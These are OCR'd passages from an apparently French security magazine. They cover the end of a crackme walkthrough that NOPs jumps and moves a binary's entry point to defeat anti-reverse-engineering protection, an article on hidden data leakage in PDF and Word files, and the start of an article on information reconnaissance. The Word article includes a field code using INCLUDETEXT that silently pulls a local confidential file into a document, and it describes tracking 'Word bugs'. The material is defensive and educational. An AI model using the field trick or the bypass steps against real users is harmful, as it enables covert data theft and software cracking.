CODE:004011E3    push    67h               ; lpTemplateName
CODE:004011E5    push    ds:hInstance      ; hInstance
CODE:004011EB    call    DialogBoxParamA
```

L'API `DialogBoxParamA` a besoin de l'instance du programme (calculé avec `GetModuleHandleA`) pour fonctionner. Nous voyons deux sauts qui détournent le bon fonctionnement du programme. Ils ne nous sont plus utiles désormais. Nous les remplaçons par des NOP.

Un clic sur le premier jmp en 4011D0h nous donne l'offset dans le fichier. IDA nous informe de celui-ci.

A l'aide d'un éditeur hexadécimal, il reste à changer les opcodes des `jmp` en `nop`.

```
CODE:004011D0 E9 B0 00 00 00 devient CODE:004011D0 90 90 90 90 90
CODE:004011D5 E9 95 02 00 00 devoent CODE:004011D5 90 90 90 90 90
```

Il nous faut aussi changer l'*entry point* du programme qui, pour l'instant, est à 1000h. Nous utilisons le RVA du code qui passe le premier paramètre à `GetModuleHandleA`.

```
"11C4" (RVA = Virtual Address - Imagebase = 4011C4 - 400000 =
11C4)
```

Pour changer l'*entry point* avec LordPE sur `final.exe`, on remplace "1000h" par "11C4h" dans le champ *Entry point* puis on sauvegarde les changements. Exécutons le programme. Une fenêtre s'affiche avec un bouton. Une pression sur celui-ci et nous observons un message nous expliquant que le challenge a été réussi (voir page 32).

L'objectif de cet article était de montrer diverses techniques pour lutter contre le reverse engineering : lutte contre le débogage, passage en ring 0 pour rendre inopérant tout débogueur fonctionnant en ring 3 (débogueur d'IDA, OllyDbg, ...), détection des watchpoints par simple lecture des debug registers, checksums utilisées comme clé de déchiffrement pour empêcher toute modification du code. Il s'agissait aussi de montrer comment les contourner compte tenu du thème du dossier de ce numéro.

Il est nécessaire de pouvoir analyser tout programme susceptible de pratiquer l'évasion de données (voir l'article de P. Chambet, E. Filiol et E. Detoisien à ce sujet dans ce numéro) , même si celui-ci est chiffré sur le disque et donc protégé contre le désassemblage, ou qu'il utilise des techniques d'anti-debug. L'utilisation groupée de nombreux outils nous a permis de comprendre le fonctionnement des protections, et de les contourner pour obtenir un exécutable complètement opérationnel, sans limite de temps.

Très peu de vers utilisent encore de vraies méthodes de protection contre l'analyse de leur code à l'heure actuelle (signalons toutefois le virus Whale dont le code est un modèle du genre). La plupart d'entre eux utilisent des packers d'exécutables peu complexes, fonctionnant sur le même principe que la protection présentée. Il suffit de dumper le processus quand la section code est décryptée. Il n'y a en général aucun code anti-debugging. Il est possible que dans le futur, des programmes espions, des vers, virus ou autres malwares soient protégés contre le reverse engineering, et j'espère que cet article vous aura donné un aperçu des techniques d'analyse de binaires protégés, et comment coupler l'utilisation d'un désassembleur et d'un débogueur, pour que vous puissiez vous aussi analyser des binaires protégés et détecter le futur malware caché sur votre disque dur.

Nicolas Brulez

Cartel Sécurité

brulez@cartel-securite.fr

http://www.cartel-securite.fr

The Armadillo Software Protection System

http://www.siliconrealms.com/armadillo.htm

RÉFÉRENCES

[0] N. Brulez - *Analyse d'un ver par désassemblage* - MISC Le journal de la sécurité informatique, no. 5, janvier 2003.

[1] IDA Pro © Datarescue - **http://www.datarescue.com/idabase/**

[2] SoftICE © Compuware - **http://www.compuware.com/products/driverstudio/softice/**

[3] IceDump - **http://ghiribizzo.virtualave.net/icedump/icedump.html**

[4] LordPE - **http://mitglied.lycos.de/yoda2k/LordPE/info.htm**

[5] Intel 386 Programmer's Reference - **http://www.online.ee/~andre/i80386/Chap9.html (9.4)**

[5bis] Debug Registers - **http://www.online.ee/~andre/i80386/Chap12.html**

[6] *Structured Exception Handling* par Jeremy Gordon - **http://spiff.tripnet.se/~iczelion/Exceptionhandling.html**

[7] L'exécutable Krypton2 - **http://www.miscmag.com/Download/Krypton2.zip**

La fuite d'informations dans les documents propriétaires

3

Un examen de la structure des documents propriétaires montre une croissance rapide de leur complexité interne au fil des versions. Ils sont sans cesse plus structurés et contiennent de plus en plus d'informations de nature diverse. Enfin, par définition, leur modèle objet n'est pas documenté.

Dans ces conditions, nous avons observé la tentation de plus en plus grande des éditeurs d'incorporer, parfois à l'insu de l'utilisateur, des éléments spécifiques à celui-ci et à son environnement, conduisant à la divulgation d'informations importantes.

D'autre part, les documents propriétaires pouvant contenir du contenu actif, on ne peut en garantir la non altération. En effet, l'apparence du document au moment de sa création et au moment de sa relecture peut différer complètement, ce qui pose notamment un problème en cas de signature du document.

Cet article illustre certaines des vulnérabilités induites par les documents propriétaires afin de se protéger contre la fuite d'informations dans les documents complexes.

ÉVASION DE DONNÉES SOUS ACROBAT

Le format PDF, développé par la firme Adobe [1], est un format de document maintenant largement utilisé dans le monde tant par sa grande portabilité que par le génie marketing de la firme Adobe, qui a su le faire adopter peu à peu par un très grand nombre d'utilisateurs. Le logiciel de lecture Acrobat Reader est gratuit et quasi systématiquement fourni avec la plupart des logiciels et drivers de périphériques. De plus en plus de manuels et documentations techniques sont également fournis sous ce format, de préférence au format DOC.

Pour générer de tels documents, il faut disposer du logiciel Acrobat. Il est alors possible de produire très facilement des documents PDF par conversion de fichiers en langage Postscript (également créé par la firme Adobe) grâce au module Acrobat Distiller, ou tout document produit par la suite Office de Microsoft, grâce au module PDF Maker.

Une autre alternative très intéressante est celle qui permet de numériser un document directement au format PDF. Or, cette fonctionnalité présente une caractéristique (à la connaissance des auteurs, non connue jusqu'à présent du public et semble-t-il des professionnels) qui permet à la fois, selon les cas, de faire de la stéganographie, c'est-à-dire de cacher des informations dans un document pour les transmettre sans qu'un éventuel attaquant puisse soupçonner leur présence, ou, plus grave de l'évasion de données. Dans ce dernier cas de figure, l'utilisateur ne se doute pas que le document contient des données cachées.

Un exemple a été créé pour illustrer cette caractéristique, que le lecteur trouvera dans [2]. Un texte a été caché dans ce document PDF. Essayez de reproduire ce qui suit avec ce fichier.

Nous nous plaçons dans le cas de l'évasion de données. Le lecteur trouvera facilement comment utiliser cela pour faire de la stéganographie

EXEMPLE 1 :

Alice scanne un document pour produire un fichier que nous nommons *note.pdf*. Elle souhaite transmettre une partie seulement de ce fichier à Bob. Par exemple, ses propres annotations manuscrites en marge du document doivent rester confidentielles. Pour cela, elle va dans le menu *Document/Recadrer* des pages du logiciel Acrobat et recadre les pages de sorte à faire disparaître ses annotations, puis sauvegarde le document et l'envoie à Bob.

Ce dernier, à réception du document, l'ouvre avec Acrobat Reader, cas le plus fréquent. Mais s'il l'ouvre avec le logiciel Acrobat, et qu'il va dans *Document/Recadrer des pages*, il lui suffit de cliquer sur la case Remettre à zéro pour découvrir ce qu'Alice voulait lui cacher. Les annotations ne sont malheureusement plus confidentielles.

EXEMPLE 2 :

Autre situation tirée d'un cas réel : une entreprise de services a fourni à ses clients un exemple de rapport de statistiques client qu'elle rédige régulièrement pendant la durée de ses prestations. Cet exemple de rapport était un rapport réel dans lequel le nom du client d'origine et les informations confidentielles de celui-ci étaient masquées par des rectangles noirs. Manque de chance : ces rectangles noirs avaient été ajoutés manuellement dans Acrobat et le document obtenu était insuffisamment protégé. Il était alors facile de supprimer ces rectangles afin d'avoir accès aux informations confidentielles d'origine, ce qui a provoqué la fureur du client pris comme exemple.

ÉVASION DE DONNÉES SOUS WORD


Le logiciel Word de Microsoft est un logiciel bureautique de traitement de texte qu'il n'est plus besoin de présenter. Il est le plus répandu dans le monde, chez les particuliers, dans les entreprises et dans l'administration. Or, ce logiciel peut s'avérer dangereux, car il met en péril l'activité même des utilisateurs en permettant l'évasion de certaines données. Lors d'expériences sur des fichiers réels (voir l'exemple d'Alcatel plus loin), il nous a été possible de faire "parler" les documents afin d'obtenir une grande quantité d'informations sur l'utilisateur, son système et ses données, en particulier celles qu'il souhaitait cacher. Voyons plusieurs cas révélateurs. Nous avons travaillé avec les versions 97 et 2000 de Word. Quelques différences mineures existent que le lecteur identifiera sans difficulté lors de ses propres essais. Les fichiers présentés ici sont disponibles dans [3]. Nous aimerions affirmer qu'il ne s'agit que de failles ; or, il s'agit là de fonctionnalités voulues, certainement dans un souci d'ergonomie toujours plus grande, mais qui au final fait de l'utilisateur une victime.

CAS D'UN FICHIER

Dans ce premier cas, l'utilisateur crée un **nouveau** document Word. Peu importe le texte, ce n'est, pour le moment, pas là que se situe le problème.

Un certain nombre d'informations sont lisibles directement dans l'interface graphique de Word ou de l'Explorateur de fichiers :

- nom de l'auteur ;
- entreprise de l'auteur ;
- date et heure de création ;
- date et heure de dernière sauvegarde ;
- temps passé à l'édition ;
- heure d'impression ;
- etc.



WORD CRÉÉ EX NIHILO

En plus du nom de l'auteur et de son entreprise, certains renseignements peuvent déjà être déduits : par exemple, il est clair que si le document fait 100 pages et qu'il a un temps d'édition de 5 minutes, c'est que l'auteur a procédé à un copier-coller brutal !

Maintenant, ouvrons ce fichier non pas avec `Word` mais avec un éditeur hexadécimal (l'un des meilleurs est `UltraEdit`, que le lecteur pourra télécharger sur **[5]** en licence gratuite pendant 45 jours ; le produit est excellent et la licence annuelle peu onéreuse).

Ce type d'éditeur nous montre la face cachée du fichier, c'est-à-dire **tous les caractères** sans les interpréter.

Le modèle objet des documents Word est complexe et non documenté. Plusieurs personnes ont tenté avec plus ou moins de succès un reverse engineering partiel des documents Word afin de coder et décoder certains attributs spécifiques.

Par exemple, certaines fins de *header* Word sont identifiées par les codes hexadécimaux suivants :

- DC A5 65 00
- DC A5 68 00
- 97 A6 68 00
- EC A5 C1 00
- etc.

Propriétés d'un document Word (remarque : l'onglet ci-contre permet aussi de modifier certains attributs)

L'analyse du document révèle les données suivantes, dissimulées lorsque le document est lu avec Word :

- le nom de la machine ;
- une partie de l'arborescence du disque dur de la machine (là où sont stockés les documents et les modèles) ;

Notons que ces données doivent dans certains cas rester confidentielles sans qu'elles soient pour autant sensibles. Par exemple, supposons que le chemin d'accès du document soit :

```
C:\Documents and Settings\Stagiaire-JDupont\Mes
Documents\Confidentiel\Clients\Mauvais payeurs\Rapport.doc
```

Il est fort possible que le destinataire d'un tel document soit extrêmement peu ravi de s'apercevoir que c'est un stagiaire qui réalise la prestation, et qu'il est classé parmi les mauvais payeurs ! Au passage, on en déduit que le système d'exploitation utilisé est au moins Windows 2000 version française, installé sur la partition C:\.

D'autre part, la topologie du réseau interne de l'entreprise peut être divulguée. Si le chemin d'accès du modèle de document Word est `\SRV_PROD\PUBLIC\MODELES-WORD\Document Générique GIE.dot`, on en déduit le nom du serveur de fichiers interne ;

- de même pour les serveurs d'impression et les imprimantes :

```
\\SRV_PDC\HPPCL5MS HP LaserJet 4 Plus
```

Ici, le serveur d'impression est également PDC, information extrêmement précieuse pour un attaquant ;

- le nom des fichiers inclus dans le document (ex : les noms originaux des fichiers images) ;
- Le GUID (Global Unique IDentifier).

Le GUID est un numéro d'identifiant unique attribué au système lors de l'enregistrement à l'aide du *Registration Wizard*. Pour le trouver, cherchez la chaîne "`_PID_GUID`". Le GUID, situé à la suite, de ce GUID sont l'adresse MAC de la carte réseau de la machine !

Ce GUID est présent dans les documents Office, mais aussi dans les documents Visual C++, les ActiveX, etc.

Le lecteur constatera donc que le document révèle déjà de nombreuses informations que le créateur du document, et l'organisme qui l'emploie, ne souhaitent pas communiquer. Le fichier *ex_nihil.doc* **[3]** reprend le cas présenté ici.

CAS D'UN FICHIER WORD REMANIÉ
LE CAS ALCATEL

Mais il y a plus grave. Ce cas a été illustré par une affaire réelle concernant la société Alcatel qui, à l'époque (année 2001), avait fait grand bruit. Une vulnérabilité de ses modems ADSL ayant été rendue publique, Alcatel a diffusé un communiqué de presse sous forme d'un document Word remanié par plusieurs personnes au sein d'Alcatel.

Reprenons le fichier précédent et remanions-le : des données sont ajoutées, d'autres sont effacées. Sauvegardons le fichier sous un autre nom. Puis répétons cette opération sur des machines différentes et avec des utilisateurs différents. Nous simulons là ce qui se passe fréquemment dans une entreprise ou une administration où un document circule, est retouché par plusieurs personnes avant d'être adopté puis est diffusé sous forme électronique.

Faisons à présent parler le document.

Que trouvons-nous ?

(Pour des raisons de place, les données ne sont pas reproduites ici mais le lecteur pourra reproduire l'expérience ou travailler sur les fichiers donnés en [3]).

- Les noms de toutes les personnes qui ont ouvert et travaillé sur le document ainsi qu'une partie de l'arborescence de la machine de chacun d'eux (là où sont stockés les documents) et ce, dans l'ordre d'intervention des utilisateurs. Notons que toutes ces données mises bout à bout permettent de reconstituer des parties complètes d'organigrammes de sociétés ou d'administrations, de savoir quelles sont les personnes impliquées dans un projet, etc. Autant de données très sensibles dans un contexte commercial ou étatique, où la confidentialité des acteurs est importante, voire vitale. Nous sommes là dans un contexte de collecte passive de renseignements. Un aspect cependant positif est à signaler dans le cas de la lutte antivirale. Les lieutenants de vaisseau Turcat et Ratier (Marine Nationale) ont développé au Laboratoire de virologie et de cryptologie de l'ESAT un petit utilitaire qui permet de tracer l'infection par un macro-virus, de poste en poste dans une entreprise ou un organisme, par la simple exploitation de ces données (**http://www-rocq.inria.fr/codes/Eric.Filiol/SSI/tracevir.zip**) ;
- Les données qui ont été effacées et plus généralement toutes les modifications du document. Cela peut également être visualisé grâce au menu *Outils/Suivi des Modifications/Afficher les Modifications*.

Pour ce dernier item, il s'agit là d'une fonctionnalité très grave. La diffusion inconsciente des données intermédiaires peut se révéler fatale pour une société ou une administration. Lorsque Alcatel diffusa un document produit avec Word concernant la vulnérabilité trouvée dans ses modems ADSL, se trouvaient cachées dans le document des informations effacées, qui furent autant de révélations sur la stratégie réelle de la société (pour plus de détails, voir par exemple [5]). Les concurrents d'Alcatel n'ont certainement pas manqué d'exploiter ces données au détriment de l'entreprise française.

2

Principe du Word bug

DEUX AUTRES EXEMPLES RÉELS

Nous donnons maintenant deux autres exemples **réels** particulièrement édifiants. Par souci de discrétion, nous changerons les noms des acteurs concernés.

EXEMPLE 1 :

Un laboratoire français A a récemment souhaité acheter du matériel auprès d'un fournisseur F. Ce dernier lui fournit alors un devis produit avec Word. En utilisant la fonctionnalité de suivi des modifications précédemment exposée, le laboratoire A s'est aperçu que le fournisseur F avait, dans un devis précédent, proposé le même matériel à un autre laboratoire B à un prix inférieur. La secrétaire du fournisseur avait repris le devis pour B, l'avait modifié et envoyé à A.

Ce dernier a fait une réclamation, fort des informations dont il disposait, et a obtenu le prix pratiqué pour B. L'évasion de données s'est traduite par un manque à gagner pour le fournisseur, potentiellement préjudiciable pour la santé de son entreprise.

EXEMPLE 2 :

Une société de presse P a contacté le journal MISC en 2002 afin de vanter la sécurité des produits d'un de ses clients, célèbre éditeur de logiciels E. Un document Word, officiellement produit par la société P avait été envoyé au journal. L'étude du document, avec UltraEdit révéla que la réalité était toute autre :

➔ le document avait été en réalité élaboré à l'origine par la société E. Les noms, adresses mails et arborescences partielles des disques durs des véritables auteurs se trouvaient dissimulés dans le document. Ces personnes n'étaient pourtant à aucun moment mentionnées dans le document. La chronologie des modifications et des échanges permit de remonter toute la vie du document, de déterminer qui fit le document, qui le modifia dans la société P et qui le signa réellement ;

➔ des éléments techniques cachés (adresse MAC, imprimantes Postscript, montages réseaux,...) furent également découverts ;

➔ mais surtout, plus grave, le contenu complet d'un mail (adresses expéditeur et destinataire, objet et corps du mail) se trouvait dissimulé dans le document. Le mail émanait de la société E et demandait à la société P de reprendre le document à son compte !

Pour ce dernier point, il semblerait que Word sauvegarde des contextes mémoire de la machine dans les documents. Le mécanisme n'est toutefois pas encore clair et des tests doivent être faits plus avant pour le décortiquer et comprendre ce qui se passe.

LES WORD BUGS

Les *Word bugs* sont un autre type d'astuce qui permet cette fois à l'auteur d'un document Word d'obtenir des renseignements sur les lecteurs de son document. Il s'agit donc du processus inverse de ceux vus précédemment.

Le fonctionnement d'un Word bug est le même que celui d'un Web bug : un lien HTML caché dans le document (élément Word de type HYPERLINK) récupère sur Internet un élément invisible (une image par exemple) sur un site Web contrôlé par la personne qui cherche à obtenir des renseignements sur les lecteurs de son document (ou de sa page Web dans le cas des Web bugs). Le schéma en page précédente détaille le processus.

En analysant les logs du serveur Web, l'auteur du document détermine alors :

- le moment où son document Word a été lu ;
- le lieu depuis lequel son document a été lu (en général, l'adresse IP du poste de travail ou l'adresse du proxy derrière lequel il se trouve) ;
- des informations diverses sur l'identité et sur l'environnement du lecteur (logiciel utilisé, langue, etc.), sur son type de connexion Internet (connexion directe par modem ou ADSL, connexion via un proxy, etc.).

L'auteur effectue un suivi extrêmement précis de l'usage qui est fait de son document. Si, en plus, il personnifie de manière unique le lien caché dans les différents exemplaires de son document, il pourra faire un *tracking* nominatif de tous les accès aux copies de son document. Même si ce type de procédé s'avère utile lorsqu'il s'agit de documents classifiés, il peut bien sûr aussi porter atteinte à la vie privée.

On peut considérer le Word bug (et le Web bug) comme un mouchard, et comme le premier niveau de "spyware", famille de logiciels tournant à l'insu de l'utilisateur et destinés à l'espionner (voir plus loin).

INCLUSION DE DONNÉES

Un autre type de vol de données à l'initiative de l'auteur d'un document Word peut être effectué par inclusion automatique de données dans le document lors de sa sauvegarde.

En effet, le champ INCLUDETEXT permet d'inclure automatiquement un document entier du disque dur dans le document courant.

Par exemple, si vous créez un champ contenant le code suivant, le document C:\confidentiel.txt sera intégré dans le document en cours d'édition, et ce, de manière transparente pour l'utilisateur :

```
{ IF { INCLUDETEXT {
IF { DATE } = { DATE } « C:\\confidentiel.txt" « C:\\confidentiel.txt"
} \* MERGEFORMAT } = "" "" \* MERGEFORMAT }
```

Lors de la sauvegarde du document, le contenu du document confidentiel.txt fera partie intégrante du document Word. Un scénario d'exploitation pourrait donc être le suivant : l'attaquant prépare un document Word à adresser à ses victimes, accompagné d'une bonne histoire pour que celles-ci ouvrent le document sur leur machine, le modifient et le lui renvoient.

> **Remarque**
>
> Notez bien qu'aucun programme anti-virus ne verra quoi que ce soit, car le document est tout à fait normal. Il ne contient qu'un champ, et en particulier aucune macro.

Word n'offre à ce jour aucune protection contre cette attaque. Si vous ouvrez, modifiez et renvoyez un document, comme c'est souvent le cas en entreprise, vous pouvez être victime d'un vol de données.

De plus, d'autres éléments actifs peuvent modifier le contenu du document Word à leur guise. En particulier, le code suivant inséré dans un champ placé à la fin du document affiche le mot "blanc" si le document est nommé contrat.doc, et le mot "noir" sinon :

```
{ IF { FILENAME \* MERGEFORMAT
{ DATE } } = "contrat.doc" "blanc" "noir" \* MERGEFORMAT }
```

AUTRES EXEMPLES

WORDPERFECT

Les fichiers WordPerfect enregistrent les différentes étapes d'édition des documents. On peut donc revenir aux états antérieurs du document simplement en annulant les dernières modifications une par une !

MS OUTLOOK ET MS EXCHANGE

Il existe certains cas où Outlook et Exchange divulguent des données sur les utilisateurs de manière erronée.Si un message est envoyé au format RTF depuis un client Outlook, un fichier nommé winmail.dat est aussi envoyé en attachement. Si le message est envoyé par l'intermédiaire d'un serveur Exchange 5.5 ou 2000, le fichier winmail.dat est supprimé lors de son traitement. Mais si le message est envoyé via un autre serveur de messagerie et si le destinataire ouvre le message avec un client autre que Outlook, le fichier winmail.dat est visible, et il pourra le détacher.

Or winmail.dat contient des données importantes, comme le chemin complet de la boîte aux lettres de l'expéditeur (fichier .PST). Par défaut, ce fichier est localisé dans le profil de l'expéditeur, dont le chemin d'accès révèle le nom de login, le type de système, parfois le nom de domaine, etc.

Pour plus d'informations sur ce bug et les moyens de l'éviter, consultez les articles Q298917, Q259037 et Q138053 de la base de connaissance de Microsoft **[6]**.

FICHIERS IMAGES

Même les fichiers images peuvent contenir des données sensibles à l'insu des utilisateurs. En effet, plusieurs formats d'images possèdent dans leur en-tête un champ de commentaires où peut être stockée une chaîne de caractères, à l'initiative du créateur de l'image ou de l'application ayant servi à éditer l'image.

Par exemple, les fichiers .JPG créés par un appareil photo numérique contiennent dans leur champ de commentaires des informations du type :

```
OLYMPUS DIGITAL CAMERA,
OLYMPUS OPTICAL CO.,LTD C300Z, D550Z
[pictureInfo] Resolution=1
[Camera Info] Type=SX577
```

D'autre fichiers, comme ceux de Photoshop 7.0, contiennent encore plus d'informations, et cela se généralise à beaucoup d'autres types de fichiers multimédia (son, vidéo...).

De plus, les applications chargées de lire ces fichiers se chargent souvent de faire des vérifications de légalité à leur sujet, se rapprochant ainsi des logiciels de la famille des "spywares".

LES SPYWARES DANS LES LOGICIELS PROPRIÉTAIRES

La notion de "spyware" désigne tout programme installé à votre insu ou sans votre consentement, qui tourne en tâche de fond de manière plus ou moins masquée et qui utilise votre machine et votre connexion Internet pour collecter des informations sur vous et les envoyer à un service de centralisation de données.

On peut considérer que le fait que certains lecteurs multimédia, (musique et vidéo), se connectent à des sites Web pour vérifier les droits numériques que vous possédez sur vos fichiers multimédia, et y laissent au passage des traces des fichiers que vous possédez et quelques informations individuelles, constitue une première caractéristique de spyware.

Or de plus en plus de logiciels prennent ce genre d'initiatives et font une utilisation de plus en plus intensive de la connexion Internet de la machine, connexion qui est de plus en plus souvent permanente.

Ainsi, Windows XP utilise Internet pour de nombreuses opérations :

- activation ;
- enregistrement ;
- aide et support ;
- Windows Update (manuel et automatique) ;
- assistance à distance ;
- rapports d'erreurs ;
- Microsoft Messenger ;
- time service ;
- impression sur Internet ;
- etc.

Le sujet des spywares mériterait un article entier à lui tout seul. De plus, se profile à l'avenir le *Trusted Computing* avec TCPA/Palladium : il est fort probable que les logiciels et les machines procéderont à des actions à l'insu des utilisateurs, dont de l'évasion de données individuelles. Pour plus d'informations sur TCPA/Palladium, vous pouvez vous référer à l'excellente FAQ de Ross Anderson [7].

Les cas évoqués dans cet article sont d'autant plus effrayants qu'ils se reproduisent sans l'ombre d'un doute dans de nombreuses entreprises ou administrations, qui ne suspectent même pas ces "fonctionnalités". Combien d'entreprises mettent quotidiennement en péril leur activité ? Combien de services de l'administration, même parmi les plus sensibles, mettent en danger les données de l'État ?

Si le lecteur veut modifier le document afin d'enlever à la main les données sensibles, soit le document Word devient inutilisable, certainement en raison de la présence d'un contrôle d'intégrité, soit les modifications manuelles ne sont pas prises en compte, les données semblant être camouflées ailleurs. La désactivation de la sauvegarde d'enregistrement automatique ne résout qu'une toute petite partie du problème.

Quelle est alors la solution pour l'utilisateur ? La règle est de ne jamais diffuser un document retouché. Il doit être créé *ex nihilo* et d'un seul jet. L'ergonomie du produit est alors réduite à néant. L'autre solution est d'opter pour un traitement de texte libre et parfaitement compatible (en export et import) avec la suite Office (voir [4] pour un panorama de ces logiciels). Nous avons effectué les mêmes expériences avec StarOffice. Outre la **parfaite** compatibilité avec la suite Office, les "fonctionnalités" présentées ici n'existent plus. Signalons que l'ergonomie des produits comme StarOffice ou encore Open Office est telle qu'un utilisateur "nourri" avec la suite Office depuis son plus jeune âge, saura les maîtriser en moins d'une journée !

Enfin, l'utilisation d'un firewall personnel sur les stations de travail permettra de filtrer les connexions sortantes et de se protéger notamment des Word bugs et de certains spywares

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de cryptologie et de virologie
efiliol@esat.terre.defense.gouv.fr
http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

Patrick Chambet
http://www.chambet.com
Consultant Senior - Edelweb - Groupe ON-X
http://www.edelweb.fr - http://www.on-x.com

Eric Detoisien
valgasu@rstack.org

RÉFÉRENCES

[1] http://www.adobe.com

[2] http://www-rocq.inria.fr/codes/Eric.Filiol/SSI/AdobeTestFile.pdf

[3] http://www-rocq.inria.fr/codes/Eric.Filiol/SSI/misc7_word.zip

Document Alcatel:
http://web.morons.org/external/CPE_statement.doc

[4] S. Bortzmeyer - After Word : l'avenir du traitement de texte. Disponible sur **http://www.internatif.org/bortzmeyer/afterword/afterword.html**

[5] http://www.landfield.com/isn/mail-archive/2001/Apr/0096.html

[6] http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B298917

http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B259037

http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B138053

[7] http://www.cl.cam.ac.uk/~rja14/tcpa-faq.html

En français:
http://www.lebars.org/sec/tcpa-faq.fr.html

Pour aller plus loin :
http://www.microsystems.com/Shares_Well.htm

Menaces

Nous présentons dans cet article les menaces liées à l'information qui existent dans le contexte numérique d'un réseau type Internet. L'information présente le paradoxe d'être à la fois une cible d'attaque et un vecteur d'attaque.

Dans le cas où nous considérons l'information comme une cible d'attaque, nous nous trouvons confrontés au problème classique de la fuite d'information : des informations concernant une entité (personne, entreprise, clients...) existent, en sa possession ou non, et un attaquant tente d'en récupérer le plus possible, par des moyens plus ou moins légaux. Cette récupération s'envisage sous deux angles : `push` ou `pull`. Dans le cas du `pull`, il s'agit de tirer l'information à soi. L'attaquant cherche donc l'information sur des moteurs de recherche, dans des bases de données publiques ou non, sur le système d'information même de l'entité en utilisant des failles dans les logiciels ou dans la réalisation de la politique de sécurité. Dans le cas du `push`, c'est l'entité qui va, le plus souvent à son insu, envoyer l'information directement à l'attaquant. Nous verrons donc quelques méthodes utilisées dans le cas du pull et dans celui du push.

Lorsque l'information est vue comme un vecteur d'attaque, nous rentrons dans un univers beaucoup moins connu et qui peut faire beaucoup plus mal. Il s'agit en grande partie de désinformation ciblée ou généralisée. Nous allons voir également quelques attaques ainsi que quelques solutions à cela.

CONTEXTE

⇨ La sécurité par l'obscurité

Concernant le terme *sécurité par l'obscurité*, il faut bien faire la différence entre : faire reposer la sécurité d'une entité sur le secret de ses mécanismes de protection et utiliser l'obscurité comme une technique anti-intrusion parmi d'autres. Cependant certaines choses doivent rester secrètes. Par exemple, dans le cas d'un algorithme de chiffrement à clef publique : prétendre que l'algorithme est sûr car secret est faux. Prétendre que ne pas révéler sa clef privée est de la *sécurité-par-l'obscurité-c'est-mal* est faux également.

Les attaques sont soit ciblées soit opportunistes. L'obscurité évite la plupart des attaques opportunistes ou automatiques. Faire tourner son `sshd` sur le port 456 permet d'éviter les scans de `ssh` vulnérables. Changer la bannière de ses daemons évite d'être parmi le premier lot de victimes d'un 0-day. Cela fait partie des techniques anti-intrusions de dissuasion. En revanche, si une personne souhaite spécifiquement s'en prendre à vous, cela ne fera que la retarder (et encore).

Autre fait : ne rien faire pour prévenir les attaques opportunistes risque de les attirer. Prenons par exemple les pirates dont les bots passent leurs journées à scanner des réseaux et à noter consciencieusement dans des bases de données les IP et les versions des logiciels qui y tournent. Ainsi, dans la minute où une faille dans une version d'un programme devient publique, ils disposent une liste d'IP où cette version du programme est installée.

⇨ Les fuites d'information

D'autres entités passent leur temps à scanner, en toute impunité : ce sont les moteurs de recherche. Alors, bien sûr, leur but n'est pas d'exploiter des failles mais de regrouper un maximum d'informations et les mettre à disposition de tout le monde. À nous de leur poser les bonnes questions pour que les réponses soient des sites vulnérables, des bases de données non protégées, etc.

Les fuites d'informations sont de deux types :

- soit elles concernent l'infrastructure du système d'information,
- soit elles concernent les informations elles-mêmes.

Comme nous venons de le voir, tenter de colmater le plus possible les fuites d'information concernant l'infrastructure du système d'information ne doit pas être étiqueté sécurité-par-l'obscurité-c'est-mal. Ces fuites n'ont pas d'intérêt direct mais donnent parfois la possibilité d'accéder plus aisément aux informations elles-mêmes, facilitant ainsi leur fuite.

informationnelles

L'INFORMATION COMME CIBLE D'ATTAQUE

TECHNIQUES ET STRATÉGIES DE RECHERCHE « PULL »

Nous étudions ici les moyens de mettre en œuvre la stratégie de recherche *pull*. Nous nous servons de l'entreprise, PIGEON SA, et de l'un de ses employés M. Crédule. Notre objectif est la récupération de données pertinentes nous permettant de faire suivre cette collecte par une attaque de type guerre de l'information, intelligence économique et stratégique, voire d'un piratage ciblé. Au travers de ce fil conducteur, nous souhaitons montrer en quoi la sécurité des systèmes d'information joue sur la diffusion de ces données, i.e. plus la sécurité est faible, plus la fuite d'information est grande et simplifiée.

L'intégralité des techniques employées utilise Internet et donc aucune attaque de type social engineering n'est abordée. Un simple PC doté d'une connexion Internet suffit. Le premier objectif est de cerner un maximum de sources d'information que nous qualifions de directes. Il s'agit en fait de données fournies par l'entreprise ou la personne. Par la suite, nous nous préoccupons des sources indirectes, c'est-à-dire des données disponibles sur des serveurs indépendants de la cible via divers fournisseurs de contenu.

➲ Détermination des sources d'information pour une entreprise

Le principe utilisé est relativement trivial. Tout d'abord nous tentons de trouver l'ensemble des noms de domaine en relation avec l'entreprise.

⇨ Noms de domaine et Wildcard

